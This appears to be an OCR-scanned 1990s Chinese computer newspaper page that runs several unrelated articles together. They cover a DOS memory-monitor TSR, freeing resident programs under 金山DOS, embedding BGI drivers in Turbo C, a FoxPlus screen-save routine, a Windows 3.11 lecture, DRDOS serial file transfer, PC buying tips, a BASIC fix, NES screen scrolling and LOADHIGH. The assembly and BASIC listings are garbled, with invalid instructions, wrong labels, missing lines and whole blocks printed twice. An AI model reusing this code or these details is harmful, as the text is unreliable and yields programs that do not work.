内存单元监视器，是本人为此程序所起的名字，故名思义，本程序的功能就是监视某一内存单元的瞬时变化。我们在编制程序、维护设备、剖析程序时，有时需要了解某一特定单元或几个单元的变化情况。在一般的情况下，可以借助于DEBUG调试工具来完成这一工作。但有时我们需要观察内存的瞬时变化，或在程序运行之中了解它的变化情况，这里DEBUG就无能为力了。本程序可以做到这一点。

程序的结构，本程序虽然功能很强，但程序并无复杂之处。通过修改INT 1C中断，实现内存单元的数据的随时显示，因为INT 1C每秒钟中断18.2次，所以基本上能够满足一般的变化速度。内存单元的段地址和偏移地址都由命令行非格式化参数传递。程序中涉及到了16进制数字和相应字节的相互转换，以及BCD码转换为字符等运算，因本程序系自己杜撰，可能有更好的转换方法，请同行指教。

程序调试方法：程序编制好后，通过汇编、链接、转换为COM文件，在DOS下运行，显示某一内存单元，然后进入DEBUG，用E命令修改这一单元，如果屏幕显示的数据随其变化，并与写入的数值相同，则程序运行正常。

程序使用方法：在DOS状态下打入TEST *****回车，其中冒号前为该单元的段值，后面为偏移值，因本程序是按字编制的，所以在屏幕的右上角就会显示出*****开始的两个单元的数值，随着内存单元数值的变化而变化。

应用举例：观察BIOS数据区的键盘当前状态(0040:0017)及键当前状态第二字节(0040:0018)，打入TEST 0040:0017或TEST 0000:0417回车，如果按下INS等键，屏幕上的显示就会变化。(以下数值取自IBM286机)

```

0040:0017 0040:0018
按INS 80 00(间隔为0,
0,然后为8,
如果按住不放
为80)
按SHIFT 左02 00
右01 00
按CTRL 04 00(AST286
右边CTRL键
为00,但左边
键为01)
按ALT 08 00(AST286左
边ALT键为02)

```

从这可以看出IBM286与AST286在此处有明显区别，这对于认识和熟悉某一机型有一定的好处。对于编制识别单元识别按键的程序段，可以针对

对不同的机型编制出更为简洁的程序。(其它键省略)

还可观察BIOS其它数据，如定时数据低字节，每秒中断18.2次，所以它在不断的变化。另外此程序在剖析程序时，如果知道某一单元做此程序的数据传输或标志判断单元时，也可以观察它，对于了解程序的流向等是非常有用的，这里不再例举。

可供用户修改之处：此程序监视两个字，只要稍加改动，就可以监视多字节，因本程序大多采用子程序调用，所以增加功能很方便。另外，因为INT 1C中断每秒18.2次，即每秒向屏幕写18.2次数据，所以屏幕有闪烁，如果此程序用于监视变化缓慢的内存单元时，可以减少写屏的次数，程序中前面带分号的程序行如果加上，可实现每秒显示一次，可满足一般需要。

源程序附后。

辽宁 金永涛

test.asm(test.com)

```

;1993.09.10
cseg segment
assume cs,cseg,ds;
cseg
org 100h
beg:
jmp beg
newintc proc far
ll: jmp start
parm db g dup(0)
;屏幕显示数据区
db 'T'
a1 db '0'
a2 db '0'
a3 db '0'
a4 db '0'
a5 db '0'
a6 db '0'
a7 db '0'
a8 db '0'
a9 db '0'
dx dw 0000h
px dw 0000h
start:
cbl
push ax
push bx
push cx
push dx
push ds
mov si,px
mov ax,dx
mov ds,ax
mov dh,byte ptr ds;[w]
mov dl,byte ptr ds;[w]
mov ax,cs
mov ds,ax
mov al,dh
call ddc
mov ah,a5

```

```

mov al,ah
mov ah,a6
mov ax,a2,ah
mov al,dl
call ddc
mov ah,a5
mov ax,a3,ah
mov ah,a6
mov ax,a4,ah
mov ax,02h
jnt lah
mov al,dh
jand al,0fh
xor al,30h
;cmp al,9
jz fh
;mov ax,al
mov ah,03h
mov bh,0
int 10h
push dx
mov dx,0030h
lea al,parm
mov cx,17
loopl:
mov ah,02h
int 10h
mov bl,70h
mov ah,09h
lodsb
int 10h
inc di
loop loopl
pop dx
int 10h
fh: pop ds
pop dx
pop cx
pop bx
pop ax
pop si
sti
iret
;数值转换字符子程序
ddc proc near
mov ah,al
shr al,1
shr al,1
shr al,1
cmp al,9
or al,30h
jmp cql
bh1:
sub al,9
or al,40h
cql:
mov s5,al
mov ah,ah
and al,0fh
cmp al,9
jz bh2
or al,30h
jmp cql
bh2:
sub al,9
or al,40h
cql:
mov s6,al
ret

```

```

ddc endp
newintc endp
;安装并驻留
;传递命令行参数
beg:
mov si,82h
mov di,offset parm
mov cx,9
cld
rep movsb
cmp byte ptr ds;[80h],10
jnz error
mov cl,4
mov bl,parm
call cd
shl bl,cl
mov bh,bl
mov bl,parm+1
call cd
or bh,bl
mov ah,bh
mov bl,parm+2
call cd
shl bl,cl
mov bh,bl
mov bl,parm+3
call cd
or bh,bl
mov al,bh
mov dx,ax
mov bl,parm+5
call cd
shl bl,cl
mov bh,bl
mov bl,parm+6
call cd
or bh,bl
mov ah,bh
mov bl,parm+7
call cd
shl bl,cl
mov bh,bl
mov bl,parm+8
call cd
or bh,bl
mov al,bh
mov px,ax
movdx,offset newintc
mov ax,251ch
int 21h
mov dx,offset beg
inc dx
int 27h
error:
mov dx,offset ermsg
mov ah,09h
int 21h
ermsg db 'input error'
*
;字符转换数字子程序
cd proc near
cmp bl,40h
jz zh1
and bl,0fh
jmp edd
zh1:
and bl,0fh
add bl,09
edd: ret
cd endp
cseg ends
end beg1

```

退出金山DOS5.1系统时释放所有驻留程序

驻留程序的汇编源程序 RE-MOVE.ASM
 程序说明
 REMOVE.ASM见附录，序号系作者所加，以作如下说明：
 4-17 利用金山DOS5.1的内部中断向量，判断是否在该系统中使用此程序，如在则释放SPLIB.EXE以外的所有驻留程序，如不在则退出。
 18-19 取得当前程序的PSP段址，结果送BX。
 20-27 推算SPLIB.EXE在内存中的地址，并释放其占用的空间。这里用了80次循环，是对地址作适当的调整，使之能适应不同的286、386PC机，并允许再次运行金山DOS5.1，因为退出金山DOS系统后，如再次运行，此时SPLIB.EXE所在地址会改变。
 程序用法
 REMOVE.ASM经汇编、连接后，用EXESE286N.EXE将RE-

MOVE.EXE转换为REMOVE.COM在金山DOS5.1下运行REMOVE.COM，即可退出金山DOS5.1并释放所用驻留程序。REMOVE.COM程序仅62字节，可谓短小、实用。
 注意事项
 本程序SPLIB.EXE的地址是在运行SPLIB.SPDSO.WBX三个程序后推算出的。如果读者的设置与作者不同，可参考下表提供的数据来推算出SPLIB.EXE的地址，只要将运行的各个程序相对应的地址值相加，即为本程序中的SPLIB.EXE的地址值，用新的地址值取代第20行中的13895(十进制数)即可。如果在DOS5.0下将某一程序装入高端内存(注：SPLIB.EXE装入高端内存会死机)，则该程序的地址值为0。各运行程序的地址值是运行PC-TOOLS.0中的M1.COM后计算出的。只要将该程序所占的空间

除以16再加2即得。如运行SPLIB.EXE后所占用的空间为80576，除以16再加2即为表中的5038。

表 金山DOS5.1各运行程序的地址值

程序名	地址值(十进制)
SPLIB	5038
SPLIB/1	9134
SPLIB/2	13230
SPLIB/3	17326
SPDOS	2874
BXM	1384
CCSJ	3588
TELE	935
WBX	5983
此程序在AST 386/33, DIGIT 286/16, DOS 3.30, VGA, TVGA下运行通过。	
第二军区大学 陆国才 表	
附REMOVE\ASM	25
1 CODE SEGMENT	26
2 ASSUME CS, CODE;	27
DS, CODE	28
3 ORG 100H	29
4 START, MOV AH, 28H	31
INT 16H	5
CMV BX, OCF67H	6
JNZ EXIT	7
CMV CX, DC9BDDH	8
JNZ EXIT	9
MOV AX, 2702H	10
INT 16H	11
AND AL, AL	12
JNZ K1	13
MOV AX, 2703H	14
INT 16H	15
K1, MOV AX, 8181H	16
INT 16H	17
MOV AH, 62H	18
INT 21H	19
SUB BX, 13895D	20
ADD BX, 14H	21
MOV CX, 30	22
MOV ES, BX	23
K2, MOV AH, 49H	24
INT 21H	25
DEC BX	26
LOOP K2	27
EXIT, MOV AH, 4CH	28
INT 21H	29
30 CODE ENDS	
END START	31

著名的美国兰定国际(Borland International)公司推出的Turbo C软件包深受广大微机程序员喜爱的C程序运行工具，就提供了一个具有良好人机界面的集成环境，并具备了丰富的功能函数。其中包含的各种各样的图形函数，更是让人爱不释手。但是笔者在刚刚使用Turbo C进行编程工作时，却发现，如果在程序中调用了Turbo C提供的图形函数，那么在进行编译、连接产生可执行文件后，该文件必须在Turbo C在的目录(默认默认为C:\TC)才能正常运行，否则屏幕将显示“BGI Error: Graphics not initialized(use 'initgraph')”或“Graphics System Error: Device driver file not found (EGAVGA.BGI)”等错误信息。举一个最简单的例子就是编译后的图形示范程序BGIDEMO.EXE，这给程序的设计带来了很大的不便。在与不少同仁的交流中，都谈到了这一问题带来的不便，就在近一期《软件界》的一篇文章中也看到了这一问题。

对于解决这一问题，首先我们要知道出现以上错误是因为图形程序在运行时无法找到所需的矢量字体文件。而一般的方法都是把图形程序所调用到的矢量字体文件，而一般的方法都是把图形程序所调用到的矢量字体文件复制到图形程序所在的目录中。但这作为一个图形程序的正常运行，可能复制几个矢量字体文件，还是显得太繁琐，下面笔者就介绍一种把矢量字体连接到图形程序中的方法，从而使它能够独立地在任意目录下运行。

我们先在TC目录下执行BGI0BJ.EXE程序，把VGA显示器的驱动程序转换成目标文件EGAVGA.OBJ。

2. C:\TC>BGI0BJ SANS.

CHR

然后再把程序中所显示的字体所对应的矢量字体文件也转换成目标文件SANS.OBJ。

3. C:\TC>TLIB C:\TC\LIB\GRAPHICS.LIB +EGAVGA.BGI+SANS.BGI

执行TLIB.EXE程序，把上述两个新的目标模块加入GRAPHICS.LIB中。这样在进行程序的编译、连接时就能连它它们。

在源程序中加入以上两条语句，通过调用REGISTERBGIDRIVER和REGISTERBGI-FONT函数，通知编译、连接程序按指定的驱动文件和矢量字体文件。在这里需要特别注意一点，调用INITGRAPH函数必须在调用完以上两个函数以后方可。

5. 执行正常的编译、连接，最终生成可在任意目录、任意显示器为VGA的机器上运行的EXE可执行文件。

以上介绍的方法，使用一次后，在以后的相同情况下，可以不必再重新执行，所以如果我们把所有显示器图形驱动程序和矢量字体文件都执行一遍以上的转换，连接操作，再调用DETECTGRAPH函数，就可以让编辑的程序在运行时自动检测确定使用的图形驱动程序和模式，使图形程序的适用性和独立性大大提高。江苏 严祖

提高利用Turbo C编制的图形程序的适用性和独立性

1. FOXPLS+V2.1版中的屏幕映像保存到缓冲区内存变量中，并用 RESTORE 恢复的命令是针对西文屏幕映像的。对汉化版 FOXPLUS+V2.1 在图形显示方式下无效。故本报读者对字形在双屏 CEGA 显示器卡、汉卡，等支持下的汉化 FOXPLUS+V2.1 是不能使用 SAVE SCREEN 及 RESTORE 命令进行编程。为了解决这个问题，特编制了一个汇编程序，由 FOXPLUS+2.1 中的 LO AD及CALL调用和运行命令来达到汉字系统下屏幕的快速存储和显示功能。另外，由于我的计算机配的是VGA显示器，故设计该程序是针对640×480分辨率的，如果你的显示器分辨率和我的不一样，则略修改下列程序即可得到满意的效果。

```
code segment byte public
assume cs,code,ds;
code,cs,code,m;code
savecr proc far
jmp program
parabx dw ?
parads dw ?
serfile db 12 dup(o)
fpaer dw 0
endfile db lah
program: mov cs,parabx,bx
mov ax,parada,ds
mov al,bx
mov ax,cs
mov es,ax
mov di,offset serfile
mov cx,0
xfer: lodsb
cmp al,0
jz endxfer
inc cx
endxfer:
stc
mov al,04
mov dx,3cch
out dx,al
mov al,ah
mov dx,3efh
out dx,al
mov bx,cs;fpaer
mov cx,38400d
mov ax,0a000h
mov dx,ax
mov dx,0
mov ah,40h
int 21h
pop ax
inc ah
cmp ah,04
jne lab1
mov ax,cs
mov dx,ax
nop
endfile: mov bx,fpaer
mov dx,off;
endfile
mov cx,01
mov ah,40h
int 21h
mov bx,fpaer
```

FOXBASE+2.10的屏幕映像

```
code segment byte public
assume cs,code,ds;
code,cs,code,m;code
savecr proc far
jmp program
parabx dw ?
parads dw ?
serfile db 12 dup(o)
fpaer dw 0
endfile db lah
program: mov cs,parabx,bx
mov ax,parada,ds
mov al,bx
mov ax,cs
mov es,ax
mov di,offset serfile
mov cx,0
xfer: lodsb
cmp al,0
jz endxfer
inc cx
endxfer:
stc
mov al,04
mov dx,3cch
out dx,al
mov al,ah
mov dx,3efh
out dx,al
mov bx,cs;fpaer
mov cx,38400d
mov ax,0a000h
mov dx,ax
mov dx,0
mov ah,40h
int 21h
pop ax
inc ah
cmp ah,04
jne lab1
mov ax,cs
mov dx,ax
nop
endfile: mov bx,fpaer
mov dx,off;
endfile
mov cx,01
mov ah,40h
int 21h
mov bx,fpaer
```

```
mov ah,3ch
int 21h
mov al,04
mov dx,3cch
out dx,al
mov al,00
mov dx,3efh
out dx,al
mov bx,cs;parabx
mov dx,cs;parada
ret
savecr endp
code ends
end
```

2. 关于王码5.0软件不能安装在大容量硬盘 (>33MB) 的原因可能是这样：王码5.0汉字系统和2.13H汉字系统一样支持硬盘的最大容量为33MB。如果你在120MB硬盘中安装王码5.0汉字系统，有二种可能会出现的情况，一是安装后不能显示汉字，二是虽然能正常显示汉字，但在长期运行中会出现汉字丢失现象，解决的最好方法是更换汉字系统，用目前新出版的优秀汉字系统（如中国龙、WM6.0、2.13K等。笔者可以提供）。

WINDOWS 3.11功能与使用

一、由DOS到Windows是技术发展的必然趋势。美国的Microsoft公司，即DOS操作系统的研制者，在八十年代后期推出了Windows操作系统，特别是Windows 3.0及3.11出现后，已使得操作PC机的方式以及软件开发过程发生了革命性的变化。各类与计算机有关的人员，纷纷行动起来，学习、使用、研究Windows，开发Windows应用程序，形成了一股热潮。现在我们见到的Windows 3.11是Windows单用户版中最新的、功能十分完美的版本。大家都十分熟悉的DOS操作系统，多被认为是PC机事实上的操作标准。DOS从八十年代初版本以来，深受PC机用户的欢迎，版本不断刷新，最新的版本已到了6.0版。只要是接触过PC机的人，谁都会在DOS下“来几手”，成人DIR即可查看所要的文件；运行某个字处理程序即可制作一篇电子稿件；制表、画图，然后打印出来，一切似乎都可以完成。事实上，在DOS系统下所开发的应用软件数量庞大，种类齐全，流传面广，DOS及其应用软件就是一个体系比较完整的王国。1993年8月，DOS的研制者Microsoft公司已宣布，自MS-DOS6后，不再研制新的版本，并且也不再为DOS下的各种应用软件开发新的版本！DOS的发展已划上了句号。

这样的事实似乎难以接受。其根本原因，在于DOS“外面的世界”确实很精彩，这就是Windows。据统计，在国外，Windows已卖出了几千万套。PC机，尤其是高档PC，几乎每台机器都配有Windows，与DOS相比，Windows的优势十分明显，这就是：它提供了一种不同于以往命令行的手段，对计算机的操作是通过“窗口”、“对话框”、“图标”、“菜单”等图形界面和符号的操作来实现的，用户操作的方式，可以用键鼠，而更多的则是用鼠标来实现的，鼠标点击之间，选择、运行、调度便轻松地完成了。各种应用软件，包括Windows本身，均采用相同的操作方式，易于掌握。这种操作方式更接近于人们的正常思维，就象在真正的办公桌上处理事务一样，而且，只要掌握了这种操作方式，则在各种软件，包括未来的软件里都能使用，因为Windows及其应用程序采用了统一的界面和操作方式。这就使得操作计算机的方式越来越简单化、生活化。在Windows里，可以同时运行多道程序，执行多项任务，各程序和各项任务之间既能很容易地转换，又可方便地交换信息。Windows3.11为信息交

编者按

为了更好地在中国推广及微软公司先进的WINDOWS 3.11操作系统，本报与美国微软公司联合举办《WINDOWS 3.11功能与使用》专题技术讲座。从本期开始，十个专题从基础地功能与使用角度和目前世界上较为流行的多任务操作系统WINDOWS 3.11，以期能引导和加速读者顺利地实现从DOS到WINDOWS操作系统的过渡。美国微软公司与本报愿意为广大读者提供相应的技术服务和技术支持。（美国微软公司北京代表处电话：01 8492148）

提供了三种标准机制：裁减板（静态数据块传输）、DDE（动态数据交换）和OLE（对象的连接与嵌入）。利用裁减板，各种程序之间的数据可以相互交换，数据得到了充分的再利用，利用DDE和OLE，使得信息交换自动完成，在一个程序中对数据的修改，立即在另一个程序中反映出来，实现了操作环境的集成和自动化。与标准的MS-DOS相比，Windows能更充分地利用内存。Windows提供了标准模式和386增强模式两种运行方式，整个系统是CPU的保护方式下运行的，应用程序可突破640KB的内存限制。可以利用计算机的所有内存，还可以用硬盘来作为虚拟存储器，并且不需专门的硬件和驱动程序。Windows各应用程序之间风格一致，只要学会了某些基本技巧，就可以充分利用各种各样的程序和工具。而且Windows（尤其是Windows 3.11）软件包本身就带有许多方便、实用的工具，可完成日常事务管理、字处理、画图以及通信等功能。如果再配上几个专门的软件，更是如虎添翼，得心应手。Windows开发环境及各种支持软件日益成熟，几乎所有的主要PC软件都有支持Windows的版本。Microsoft在介绍Windows 3.11的同时还推出了它的软件开发工具包SDK 3.1，使得用户也能方便地开发出具有Windows窗口特点和功能的应用程序。各种程序开发语言也纷纷支持Windows，特别是Microsoft C/C++4.0和Borland C++3.1.1.2，使得软件开发工作越来越方便。为了使用户能更方便地使用，Windows开发环境的符号更趋一致，越来越成熟，使得软件开发工作越来越方便。为了使用户能更方便地使用，Windows保持了与MS-DOS的兼容性，DOS程序和Windows程序一样，也可以在Windows上运行。Windows所采用的这一策略，保护了用户的现有软件投资。Windows之所以深受人们欢迎，迅速占领市场，除了Windows的优点，还因为DOS本身具有的局限性。确实，DOS“内部的世界”已很无奈。这主要表现在：MS-DOS所基于的指令，一直是以前Intel 8088为基础


的，即使到了486，仍主要运行在它的与8088兼容的“实模式”下，而这种模式下的寻址能力仅有1兆，去掉一些系统程序，留下的RAM空间只有640KB。而要突破此640KB的内存限制，即使是在MS-DOS下，也没有什么好的办法。这么小容量的内存，对于今天软件的运行，当然是“带着镣铐跳舞”，实在是无奈之至。MS-DOS本质上是一个单用户单任务的操作系统，它同时只能运行一道程序，但在实际工作时，同时要处理多项任务，而这时的MS-DOS无论怎样努力，都显得“笨手笨脚”。MS-DOS提供的是一个字符命令运行方式的交互操作平台，完成一项任务，必须记住一条命令和它的“语法”，这对于初学者而言，不是一件很容易的事情，需要一个相当的学习过程。从开发人员角度来看，MS-DOS所提供的服务支持过于简单，所完成的功能很有限，它没有系统级提供硬件设备的驱动程序和编程接口，软件开发人员必须花费大量重复劳动为其应用程序编写设备驱动程序。事实上，每个商业应用软件都自成体系，一切都是从底层编起。这种情形，也使硬件制造商难于推广新的硬件设备。应用程序界面“千人一面”，由于MS-DOS没有为应用程序的用户界面提供标准的编程接口，不同应用程序具有不同的用户操作方式，用户每拿到一个新程序，都得从头学习起，慢慢才能熟悉它的“面孔”，很不利于用户快速学习和掌握新的应用程序。从上述比较我们可以看出，MS-DOS虽然为PC机的普及和发展起了巨大作用，并已成为广大用户所接受，但在发展过程中，它所固有的一些缺陷也暴露了出来，虽然MS-DOS及其应用程序还会在相当长的时间内继续使用，但它的发展确实已到了尽头，而从MS-DOS上成长起来的Windows，由于采用了新技术，弥补了MS-DOS的不足之处，目前正保持着方兴未艾的势头，从技术发展的角度来看，由MS-DOS走向Windows，是PC技术发展的必然趋势。对广大PC机用户而言，应在了解和掌握MS-DOS的技术上，着手了解、学习、掌握，并最终将操作环境由MS-DOS变为Windows。（未完待续）

本报与美国微软公司联合举办专题技术讲座（一）

利用DRDOS6.0进行双机通信

我们在工作时需要在一个微机上作图然后转移到另一微机进行打印，因为图形文件占字节较长，用磁盘进行拷贝比较麻烦，所以考虑到用RS232C通信口进行文件传送，经使用取得了良好的效果现将使用方法介绍给大家，请参考指正。

我们那知道在许多IBM及兼容机上都有1-2个串行口，利用它可以进行两机之间短距离的文件传送。利用通信口有节约磁盘，降低驱动器的使用率，防止主引导区病毒传染等优点。在DRDOS6.0中有一FILELINK.EXE的程序就是专门为双机间远距离通信而设计的，最高波特率为115200也就是1秒钟可传送1.1万字字节。我们利用它可以高速的进行文件传送。连接方法如下：



使用方法如下：在一个机器（定为从机）上输入FILELINK.EXE后输入下列命令FILELINK SET COM1(或COM2);115200 FILELINK SLAVE 然后在另一个机器（定为主机）上输入FILELINK.EXE后输入下列命令可发送文件至从机 FILELINK SET COM1(或COM2);115200 FILELINK TRA 驱动器:\子目录名\文件名 驱动器:\子目录名 FILELINK QUIT 主机上接收从机文件命令如下： FILELINK SET COM1(或COM2);115200 FILELINK REC驱动器:\子目录名\文件名 驱动器:\子目录名 FILELINK QUIT COM1(或COM2) 在主机上列从机目录如下： FILELINK SET COM1(或COM2);115200 FILELINK DIR 驱动器:\子目录名\文件名 详细用法请参见DRDOS6.0说明手册。

浙江 傅剑

家用电脑的选购 (二)

四、兼容机选购概述

兼机是没有整卷说明资料的,但至少应由经销商提供主板说明书和所有重要组件的型号及有关技术咨询,提供整机质保书,应有半年以上的保修期,低于三个月的保修期不能接受,如果使用彩显,还要求经销商单独提供显示器的出厂合格证、检验合格证或出厂质保书,所有重要组件均作开箱检查,并应贴有封条,封条是由特殊手段制成的,撬动后将留下痕迹,不能接受。

机器外观良好,开机时无异响、噪音小(软驱、硬盘、风扇),各指示灯工作正常(软驱、电源、硬盘、显示器、键盘等均有指示灯),显示器画面准确、色彩柔和、灰度丰富,键盘手感良好,然后轻轻敲打机箱,显示器和驱动电路,应对机器工作特别是软驱和硬盘工作无影响,然后重新开机,手按暂停(PAUSE)键,仔细阅读开机时的每一条提示信息,如无异常,则删机软盘,对软盘进行读写及格式化检查,关上箱盖,连续运行两小时,看主板、电源和显示器的发热情况,应稍感温热、烫手者,一概不能接受。

以上工作完成后,还应根据“兼容机选购详解”中的内容进行进一步的测评,如购机现场条件有限,应在回去后在一周内完成详细测评、软件安装和考机工作。

五、兼容机选购详细测评

1. 主板:打开机箱,仔细观察,以确认CPU生产厂家及型号,CPU以INTEL为最佳,至少也应是进口名牌,所以,接口应牢固可靠,原器件集成度越高,零件数量越少,接头越集中,安装越简洁越好,内存容量越大,电源外壳上的生产时间越短越好,主板设置完全合理,有系统配置开关、电池开关,用新型锂电池的为佳品,内存条一般为256K×4,不法商人用AT板,甚至旧PC板改成新机器出售,其主要特点之一即为内存

条容量小而数量多,笔者还见到有33M、25M的286机器,实际上只是改动了下喇叭线的接法方式,这也是不法商人常用的手段,这更应提醒一下的是,主钟超过20MHz后,对286机器性能的提高已无明显作用,所以家用电脑应采用有数码显示的卧式面板开关机箱或迷你机箱,200W电源,机箱参考价350-390元,主板的真实性能在专门软件的测试为准,286-20/16MB主板应采用防病毒病毒,700元以内档次的进口主板,如LEO、SUPERAMI和一些台湾进口主板,生产厂家必须有至少五年的名牌历史,主板必须带CMOS存储器,BIOS的注册日期以三年以内为限。

2. 卡:主板上必须插有显示卡,软驱多功卡等,应选用功能较多的进口卡,以减少插卡的数量,最好是与板配套的同一厂家生产的组件,卡的性能以专用软件测试为准,如同为1024×768彩显,其用掉只有1M和512K的大小之分,而以只有256K缓存的VGA卡驱动TVGA卡更是不法商人的常用伎俩。

3. 硬盘:20M以下的硬盘已渐被淘汰,人们倾向购买40M(5或5英寸)的硬盘,著名品牌的硬盘生产厂家有CORNER、CEAGATE、MAXTOR、XESTOLOIT等,价格在1200-1600元之间,其CORNER硬盘是最新加的产品,但质量不算太高,但因其价格便宜,兼容性好,售后服务比较容易解决而畅销各地,硬盘必须是进口原装,硬盘最重要的性能为速度,可用专用软件进行测试,最令人头痛的故障为磁头,可通过考机,长时间运行并轻轻震动来判断,其次,应使用专用软件来观察硬盘上有无坏区。

4. 显示器:接口显示器必须请经销商提供原产地的出厂合格证,应注意显示器分辨率和密度,同为1024×768,却有0.28和0.39的区别,要求色彩和灰度丰富和长时间运行不褪色,图象无变形,用DEMO软件进行考验。

5. 软驱:软盘驱动器是兼容机故障最高部位,不法商人最常用的欺骗手法即以假充真,以阳充新,因软驱可以自行组装,故必须购买原装货,如为国内产品,必须贴有厂家的正式封套和与之对应的合格证书,TEAC软驱行销最广,可以接受,但必须是原装的,原

装使用寿命为五年,相替货只能保证两年,软驱除用软件来进行检测和考外,还应反复格式化软盘至少五次后,检查盘上有无划痕,并把它其它机器上的盘拿来试运行,看其兼容性,工作指示灯亮及时开关,响声越小越好,应留意指出的是,软驱的速度主要取决于主板/O芯片的工作速度,它并不能说明软驱本身的质量。

6. CMOS自检和专用软件检测及考机:运行主板上CMOS程序可以观察到主板和配置参数,包括硬盘格式化、软驱、外部功能卡、内存分配和CPU等的有关参数,这些参数信息即可评价机的性能。

退出CMOS后,机器自动进行检测,自检结果将集中显示器上,认真阅读每一项内容,就可知机器的主板配置、有无协处理器、串并口的数目及软驱、硬盘、内存、扩展内存等各种信息提要,这些信息与CMOS中的信息一致。

退出自检信息后,机器将自动进入操作系统,操作系统是由用户自己选择安装的,应首先选用DOS3.30、运行专用软件进行检测、考机。

考机软件通常被称为DEMO,实际是一张演示程序盘,其中有许多色彩丰富的画面和动态连续变化的图形,演示一次约十几分钟,只有五、六分钟,把该程序放入硬盘,做一个批处理文件,使其自动循环运行,通过长时间运行来观察主板、硬盘和显示器及卡的质量,一般需七十二小时,这期间还可以运行一个SPEED、EXE程序来帮助考机。

7. 286软件配置:首先,应选用国外名家的软件,如MSDOS3.30、DRDOS6.0、PCT4.30、PCTOOLS7.0、CPAV1.4、SCAN99等,其次,可选用有充分升级权的国内名家软件,如WPS桌面系统、新一代汉字INSUN或二三维等。

以上所说是最低配置,即至少要有这些软件才能发挥286设备能力,保证安全,同时,还需根据每个人的具体要求选配一些实用软件。

综上所述,我们已经对家用电脑的选购做了全面的介绍,最后应该指出的是,现在各种家用电脑集成化程度很高,组装维护已不是很复杂的技术问题,只有软件才是问题的关键,它可以帮助你选购电脑,帮助你认识经销商的实际能力,帮助你使用电脑,帮助你成为电脑的真正主人。

(浙江 曹小维)

【责任编辑 曹小维】

报指1993年3期《数学黑洞——奇妙的西尔维斯特“128”的程序》中有3行涉及“0”的处理,30行巨集接受输入的“0”,60行输入数中含有“0”形,将其作为偶数处理,100行输入数中不含偶数时, A\$ = "0",这“0”不参运算,笔者认为程序30行和100行都不把“0”作为一个偶数看待是不合理的,60行对“0”的处理是正确的,当输入一个或数个“0”,最后都得到“128”,输入数中不含偶数时, A\$ = "0",“0”参与运算或不参与运算结果都是“128”,但中间结果不同,前者中间结果是正确的,笔者对原程序作了修改,30行改为 IF D\$ = "" THEN BEEP, GOTO 20,去掉100行,这样在整个程序中把“0”作为一个偶数来处理,另外,60行最后加 ELSE B B-1并去掉70行,使程序更短些。

附:修改后的程序。
10 CL
20 INPUT "请输入数字串:";D\$
30 IF D\$ = "" THEN BEEP, GOTO 20
40 A=0,B=0,L=LEN(D\$)
50 FOR I=1 TO L
60 \$=MID(D\$,I,1),IF D1\$ <> "0" AND VAL(D1\$) = 0 THEN BEEP, GOTO 20
60 IF VAL(D1\$) MOD 2 = 0 THEN A=A+1 ELSE B=B+1
80 NEXT I
90 A\$ = STR\$(A),LA=LEN(A\$); B\$ = STR\$(B); LB = LEN(B\$); L\$ = STR\$(L),LL = LEN(L\$)
110 D\$ = RIGHT\$(A\$, LA-I)+RIGHT\$(B\$, LB-I)+RIGHT\$(L\$, LL-1)
120 PRINT D\$,IF D\$ = "128" GOTO 140
130 GOTO 40
140 END

曹小维

附:修改后的程序。

10 CL
20 INPUT "请输入数字串:";D\$
30 IF D\$ = "" THEN BEEP, GOTO 20
40 A=0,B=0,L=LEN(D\$)
50 FOR I=1 TO L
60 \$=MID(D\$,I,1),IF D1\$ <> "0" AND VAL(D1\$) = 0 THEN BEEP, GOTO 20
60 IF VAL(D1\$) MOD 2 = 0 THEN A=A+1 ELSE B=B+1
80 NEXT I
90 A\$ = STR\$(A),LA=LEN(A\$); B\$ = STR\$(B); LB = LEN(B\$); L\$ = STR\$(L),LL = LEN(L\$)
110 D\$ = RIGHT\$(A\$, LA-I)+RIGHT\$(B\$, LB-I)+RIGHT\$(L\$, LL-1)
120 PRINT D\$,IF D\$ = "128" GOTO 140
130 GOTO 40
140 END

```

(2)纵向位移
若令画面纵向位移b点,其实现程序如NO.3-3.
NO.3-3
LDA # $00
STA $2005
LDA # $b
STA $2005
JSR YAN SHI
RTS

```

执行NO.3-3将有图3-3的画面。

对应的FBASIC程序如NO.3-4
5 REM NO.3-4
10 POKE 8197,0
20 POKE 8197,b
30 PAUSE 1000,END
0 255




图3-3 画面纵向移动b点的理论示意图
从理论上讲当画面纵向移动b点时即为图3-3的形式,但实际上显示的画面却如图3-4所示




图3-4 画面纵向移动b点的实际效果
产生这一差异的原因是:6527CPU的画面位移操作是极为简便的。(待续)

内存,而游戏中的VRAM为6116,仅有2K内存,故出于硬件的原因,当我们面对\$2000-\$2FFF置值时也等效于对\$2800-\$2FFF置值,即00.01页映射于同一块VRAM,10.11页映射于同一块RAM,如欲实现纵向两幅画面翻动可通过改变PPU对VRAM的控制地址线实现,任天堂游戏中四幅画面的位移大多是通过在游戏中再增加2KVRAM实现的。

(3)画面的斜向位移
画面的纵向、纵向综合位移就形成了画面的斜向位移,若纵向位移相等的点,则斜向位移角为45°,角,则斜向位移点不同,则角度会发生变化,因此通过调整纵向位移点数可控制画面按任一角度位移,若令画面纵向位移c点,纵向位移4点,其实现程序如NO.3-5,NO.3-6

```

NO.3-5
LDA # $C
STA $2005
LDA # $d
STA $2005
JSR YAN SHI
RTS
5 REM NO.3-5
10 POKE 8197,c
20 POKE 8197,d
30 PAUSE 1000,END
斜向位移效果如图3-5.
0 c 255

```




图3-5 画面斜向位移示意图
通过以上的位移过程可见,6527CPU的画面位移操作是极为简便的。(待续)

山东 于集

五、LOADHIGH (LH) 命令

类型:内部命令
功能:把程序装入到高地址内存区(即640K至1M范围)内的系统内存保留区,可以编写该命令为LH。

格式:LOADHIGH[d:][path]filename
其中,d,path指定要装入程序的盘符和路径;filename指定要装入程序的名称。

